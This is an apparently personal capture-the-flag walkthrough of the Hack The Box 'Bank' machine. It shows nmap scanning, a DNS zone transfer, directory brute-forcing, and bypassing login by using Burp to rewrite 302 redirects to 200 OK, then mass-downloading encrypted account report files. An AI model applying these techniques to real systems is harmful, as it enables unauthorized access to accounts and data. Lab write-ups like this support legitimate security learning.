

bank

nmap

```
(root@kali)-[/Documents/htb/boxes/bank]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 00:14 EDT
Nmap scan report for 10.10.10.29
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| 2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| 256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_ 256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.69 seconds
```

dns

normaly dns is only UDP it uses TCP in cases the response is greater than 500bytes , that's happen in dns zone transfer, which is normaly disabled ,(DNS zone transfer, also known as DNS query type AXFR, is a process by which a DNS server passes a copy of part of its database to another DNS server. The portion of the database that is replicated is known as a zone.)
zone transfer is enabled

Nslookup is a program to query Internet domain name servers.

```
(root@kali)-[/Documents/htb/boxes/bank]
# nslookup
> SERVER 10.10.10.29
Default server: 10.10.10.29
Address: 10.10.10.29#53
> 127.0.0.1
1.0.0.127.in-addr.arpa name = localhost.
> 10.10.10.29
** server can't find 29.10.10.10.in-addr.arpa: NXDOMAIN
> bank.htb
Server:          10.10.10.29
Address:         10.10.10.29#53

Name:   bank.htb
Address: 10.10.10.29
>
```

it's response for bank.htb

dnsrecon is a simple python script that enables to gather DNS-oriented information on a given target.

```
(root@kali)-[/Documents/htb/boxes/bank]
# dnsrecon -r 127.0.0.0/24 -d 10.10.10.29
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR localhost 127.0.0.1
[+] 1 Records Found
```

```
(root@kali)-[/Documents/htb/boxes/bank]
# dnsrecon -r 127.0.1.0/24 -d 10.10.10.29
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 127.0.1.0 to 127.0.1.255
[+] 0 Records Found
```

```
(root@kali)-[/Documents/htb/boxes/bank]
# dnsrecon -r 10.10.10.0/24 -d 10.10.10.29
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.10.10.0 to 10.10.10.255
[+] 0 Records Found
```

no extra responses

dig is a flexible tool for interrogating DNS name servers.

```
(root@kali)-[/Documents/htb/boxes/bank]
# dig axfr @10.10.10.29

; <<>> DiG 9.16.11-Debian <<>> axfr @10.10.10.29
; (1 server found)
;; global options: +cmd
;; Query time: 231 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Thu Apr 08 01:03:37 EDT 2021
;; MSG SIZE rcvd: 28
```

axfr = dns zone transfer
get nothing
bank.htb as the zone transfer

```
(root@kali)-[/Documents/htb/boxes/bank]
# dig axfr bank.htb @10.10.10.29

; <<>> DiG 9.16.11-Debian <<>> axfr bank.htb @10.10.10.29
;; global options: +cmd
bank.htb. 604800 IN SOA bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb. 604800 IN NS ns.bank.htb.
bank.htb. 604800 IN A 10.10.10.29
ns.bank.htb. 604800 IN A 10.10.10.29
www.bank.htb. 604800 IN CNAME bank.htb.
bank.htb. 604800 IN SOA bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
;; Query time: 196 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Thu Apr 08 01:07:18 EDT 2021
;; XFR size: 6 records (messages 1, bytes 171)
```

we get the zone transfer successfully
we have extra subdomain : chris.bank.htb ns.bank.htb www.bank.htb
we gonna add them to /etc/hosts file

```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.48 pi.hole
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
9 10.10.10.13 cronos.htb
10 10.10.10.13 admin.cronos.htb ns1.cronos.htb
11 10.10.10.29 chris.bank.htb ns.bank.htb www.bank.htb bank.htb
12
```



actually we have dns so why we need just add them to /etc/resolv.conf and specify we wanna use bank.htb as dns server

resolv.conf x

```
1 # Generated by NetworkManager
2 search localdomain
3 nameserver 192.168.119.2
4 nameserver 10.10.10.29
5
6
```

```
(root@kali)-[/Documents/htb/boxes/bank]
# ping bank.htb
PING chris.bank.htb (10.10.10.29) 56(84) bytes of data:
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=1 ttl=63 time=209 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=2 ttl=63 time=231 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=3 ttl=63 time=252 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=4 ttl=63 time=184 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=5 ttl=63 time=200 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=6 ttl=63 time=222 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=7 ttl=63 time=238 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=8 ttl=63 time=253 ms
64 bytes from chris.bank.htb (10.10.10.29): icmp_seq=9 ttl=63 time=180 ms
```

web



intercept the request , change the host from 10.10.10.29 to bank.htb

Request

Raw

Headers

Hex

Pretty

Raw

\n

Actions ▾

```
1 GET / HTTP/1.1
2 Host: 10.10.10.29
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Sun, 28 May 2017 19:48:43 GMT
10 If-None-Match: "2cf6-5509adba7a45d-gzip"
11 Cache-Control: max-age=0
12
13
```

Request

Raw

Headers

Hex

Pretty

Raw

\n

Actions ▼

```
1 GET / HTTP/1.1
2 Host: bank.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Sun, 28 May 2017 19:48:43 GMT
10 If-None-Match: "2cf6-5509adba7a45d-gzip"
11 Cache-Control: max-age=0
12
13
```

the virtual host routing apache just examining this host field and based upon the value send it to a different webpage
we get something completely different a http redirect

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 302 Found
2 Date: Thu, 08 Apr 2021 13:42:08 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Set-Cookie: HTBBankAuth=h1sc00tuhtqkfjrquv5tok8kb3; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-ch
8 Pragma: no-cache
9 location: login.php
10 Content-Length: 7322
11 Connection: close
12 Content-Type: text/html
13
14 <div class="col-md-10">
15
16     <div class="row">
17         <div class="col-lg-3 col-md-6">
18             <div class="panel panel-primary">
19                 <div class="panel-heading">
20                     <div class="row">
21                         <div class="col-xs-3">
22                             <i class="fa fa-usd fa-5x">
23                                 </i>
24                             </div>
25                             <div class="col-xs-9 text-right">
26                                 <div style="font-size: 30px;">
27                                     $
28                                 </div>
29                                 <div>
30                                     Balance
31                                 </div>
32                             </div>
33                         </div>
34                     </div>
35                 </div>
36             </div>
37         </div>
38     </div>
```

this is a vulnerability in itself

what we gonna do is to tell the browser this is not 302 Found , this is 200 OK

because when we go to index.php or support.php the browser redirect us to location: login.php

```
(root@kali)~/Documents/htb/boxes/bank/dirsearch
# python3 dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php -f -t 30 -u http://bank.htb
/Document/htb/boxes/bank/dirsearch/thirdparty/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.26.2) or char
orted version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
```



```

dirsearch v0.4.1

Extensions: php | HTTP method: GET | Threads: 30 | Wordlist size: 661560

Error Log: /Documents/htb/boxes/bank/dirsearch/logs/errors-21-04-08_08-19-29.log

Target: http://bank.htb/

Output File: /Documents/htb/boxes/bank/dirsearch/reports/bank.htb/_21-04-08_08-19-30.txt

[08:19:30] Starting:
[08:19:30] 302 - 7KB - /index.php → login.php
[08:19:33] 200 - 2KB - /login.php
[08:19:33] 302 - 3KB - /support.php → login.php
[08:19:34] 403 - 281B - /icons/
[08:19:36] 301 - 305B - /uploads → http://bank.htb/uploads/
[08:19:36] 403 - 283B - /uploads/
[08:19:38] 301 - 304B - /assets → http://bank.htb/assets/
[08:19:38] 200 - 2KB - /assets/
[08:19:53] 302 - 0B - /logout.php → index.php
[08:20:11] 200 - 1KB - /inc/
[08:20:11] 301 - 301B - /inc → http://bank.htb/inc/
[08:46:58] 403 - 288B - /server-status
[08:46:58] 403 - 289B - /server-status/
[09:18:35] 301 - 314B - /balance-transfer → http://bank.htb/balance-transfer/
[09:18:38] 200 - 248KB - /balance-transfer/

Task Completed

```

Intercept is on

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject options

InterceptHTTP historyWebSockets historyOptions

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☒ Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	<input checked="" type="checkbox"/>		Content type header	Matches	text
Remove	<input type="checkbox"/>	Or	Request	Was modified	
Up	<input type="checkbox"/>	Or	Request	Was intercepted	
Down	<input type="checkbox"/>	And	Status code	Does not match	^304\$
	<input type="checkbox"/>	And	URL	Is in target scope	


☒ Automatically update Content-Length header when the response is edited


HTB Bank - Login


×


+


bank.htb/index.php

 Kali Tools

 Kali Forums

 Kali Docs

 NetHunter

 Offensive Security

LOGIN

E-mail address

Password

SUBMIT QUERY

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 GET /index.php HTTP/1.1
2 Host: bank.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: HTBBankAuth=rjuej2qgilqhoi08q3dk825045
9 Upgrade-Insecure-Requests: 1
10
11

```

we get index.php , forward it

```

1 HTTP/1.1 302 Found
2 Date: Thu, 08 Apr 2021 14:02:35 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 location: login.php
9 Content-Length: 7322
10 Connection: close
11 Content-Type: text/html
12

```

then

```

1 GET /login.php HTTP/1.1
2 Host: bank.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: HTBBankAuth=rjuej2qgilqhoi08q3dk825045
9 Upgrade-Insecure-Requests: 1
10
11

```

forward it , we get the login page

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Thu, 08 Apr 2021 14:03:28 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 1974
10 Connection: close
11 Content-Type: text/html
12
13
14 <!DOCTYPE html>
15 <html>
16   <head>
17     <title>
18       HTB Bank - Login
19     </title>
20     <meta name="viewport" content="width=device-width, initial-sc
21     <!-- Bootstrap -->
22     <link href="/assets/css/bootstrap.min.css" rel="stylesheet">
```

what would happen if i tell us instead of 302 Found , 200 OK , the browser do not go to the location header: login.php

Response from http://bank.htb:80/index.php [10.10.10.29]

Forward

Drop

Intercept is on

Action

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 302 Found
2 Date: Thu, 08 Apr 2021 14:05:21 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-
7 Pragma: no-cache
8 location: login.php
9 Content-Length: 7322
10 Connection: close
11 Content-Type: text/html
12
```

Response from http://bank.htb:80/index.php [10.10.10.29]

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Headers

Hex

Pretty

Raw


Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Thu, 08 Apr 2021 14:05:21 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.21
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 location: login.php
9 Content-Length: 7322
10 Connection: close
11 Content-Type: text/html
12
13 <div class="col-md-10">
```

forward it ,we get



\$

Balance

8

Total Transactions

0

Total CreditCards

0

Support Tickets


CreditCard Information

Card Type	Card Number	Card Exp Date	CVV	Balance
-----------	-------------	---------------	-----	---------


Transaction History

Transaction ID	Transaction Date	Transaction Time	Amount (USD)
3326	10/21/2016	3:29 PM	\$321.33
3325	10/21/2016	3:20 PM	\$234.34
3324	10/21/2016	3:03 PM	\$724.17
3323	10/21/2016	3:00 PM	\$23.71
3322	10/21/2016	2:49 PM	\$8345.23
3321	10/21/2016	2:23 PM	\$245.12
3320	10/21/2016	2:15 PM	\$5663.54
3319	10/21/2016	2:13 PM	\$943.45

what we gonna do in burp , is we gonna automaticlly rewrite all the responses



and now let's go to /index.php and see if it redirect us , nooop
and now lets do /support.php /balance-transfer



My Tickets



















Title Message Attachment Actions

Title

Message

[Choose File...](#)

[Name](#)
[Last modified](#)
[Size](#)
[De](#)

	<u>Parent Directory</u>		-
	<u>0a0b2b566c723fce6c5dc9544d426688.acc</u>	2017-06-15 09:50	583
	<u>0a0bc61850b221f20d9f356913fe0fe7.acc</u>	2017-06-15 09:50	585
	<u>0a2f19f03367b83c54549e81edc2dd06.acc</u>	2017-06-15 09:50	584
	<u>0a629f4d2a830c2ca6a744f6bab23707.acc</u>	2017-06-15 09:50	584
	<u>0a9014d0cc1912d4bd93264466fd1fad.acc</u>	2017-06-15 09:50	584
	<u>0ab1b48c05d1dbc484238cfb9e9267de.acc</u>	2017-06-15 09:50	585
	<u>0abe2e8e5fa6e58cd9ce13037ff0e29b.acc</u>	2017-06-15 09:50	583
	<u>0b6ad026ef67069a09e383501f47bfee.acc</u>	2017-06-15 09:50	585
	<u>0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc</u>	2017-06-15 09:50	584
	<u>0b45913c924082d2c88a804a643a29c8.acc</u>	2017-06-15 09:50	584
	<u>0be866bee5b0b4cff0e5beaaa5605b2e.acc</u>	2017-06-15 09:50	584
	<u>0c04ca2346c45c28ecededb1cf62de4b.acc</u>	2017-06-15 09:50	585
	<u>0c4c9639defcfe73f6ce86a17f830ec0.acc</u>	2017-06-15 09:50	584
	<u>0ce1e50b4ee89c75489bd5e3ed54e003.acc</u>	2017-06-15 09:50	584
	<u>0d3d24f24126789503b03d14c0467657.acc</u>	2017-06-15 09:50	584
	<u>0d64f03e84187359907569a43c83bddc.acc</u>	2017-06-15 09:50	582
	<u>0d76fac96613294c341261bd87ddcf33.acc</u>	2017-06-15 09:50	584

we get bunch of files, if we click one of those we get

```

1  ++OK ENCRYPT SUCCESS
2  +=====+
3  | HTB Bank Report |
4  +=====+
5
6  ===UserAccount===
7  Full Name: MX6TF8UtzXp5IGUnqlvWttVrhC8bGAwsyDmdMgGld5qVLlibm07Pi3hzgqLW0ipyVLMi2s4fyubjQuvcjD2BGkbXKW
8  Email: NrEmp1sSASbE0H1ng0D9bQMixaFoRdUFFz15AtXbm9QaQRx7Sag302mYc1n4fiJURL0rfXDB6tLXli4dtlhunEszGQDV8n
9  Password: lSN9XM4vxXoBVv8eU9UXE9GY3lqkQSKbLykIlpdTnCui8Cw3Mq0qAHpD2QYSIJ3thocD0qwb31ubE1eqrrFR2WgGY6ER
10 CreditCards: 4
11 Transactions: 7
12 Balance: 8308622 .
13 ===UserAccount===
14

```

some encrypted information

Lets check all files's size to see if a file is not encrypted
the easiest way is(burp,,wget files|wc|sort)

```
(root@kali)-[/Documents/htb/boxes/bank]
# wget -r http://bank.htb/balance-transfer/
```

[download all files](#)

```
(root@kali)-[/Documents/htb/boxes/bank]
# ls
bank.ctb  bank.ctb~  bank.ctb~~  bank.ctb~~~  bank.htb  dirsearch  nmap

(root@kali)-[/Documents/htb/boxes/bank]
# cd bank.htb

(root@kali)-[/Documents/htb/boxes/bank/bank.htb]
# ls
assets  balance-transfer  icons  index.html

(root@kali)-[/Documents/htb/boxes/bank/bank.htb]
# cd balance-transfer

(root@kali)-[/Documents/.../boxes/bank/bank.htb/balance-transfer]
# ls
0016a3b79e3926a08360499537c77e02.acc  388a6d78ca9a5677cfe6ac6333d10e54.acc  7a3062ecd98719e7
001957ef359d651fbb8f59f3a8504a2f.acc  388bd4708d5399f3b57f01b743d41be8.acc  7a323fcd47afe7cc
0026d872694cf17e69618437db0f5f83.acc  39095d3e086eb29355d37ed5d19a9ed0.acc  7a6c81c0e6780f91
0028e8f2e123725efbca7b310851d45a2.acc  3910ac000d11bb1c26d5066ca0c2c60a0cc  7a747011c02310c0
```

```
bb34a1ff313f2f6c04f276bc796972a1.acc      ffdfb3dbd8a9947b21f79ad52c6ce455.acc
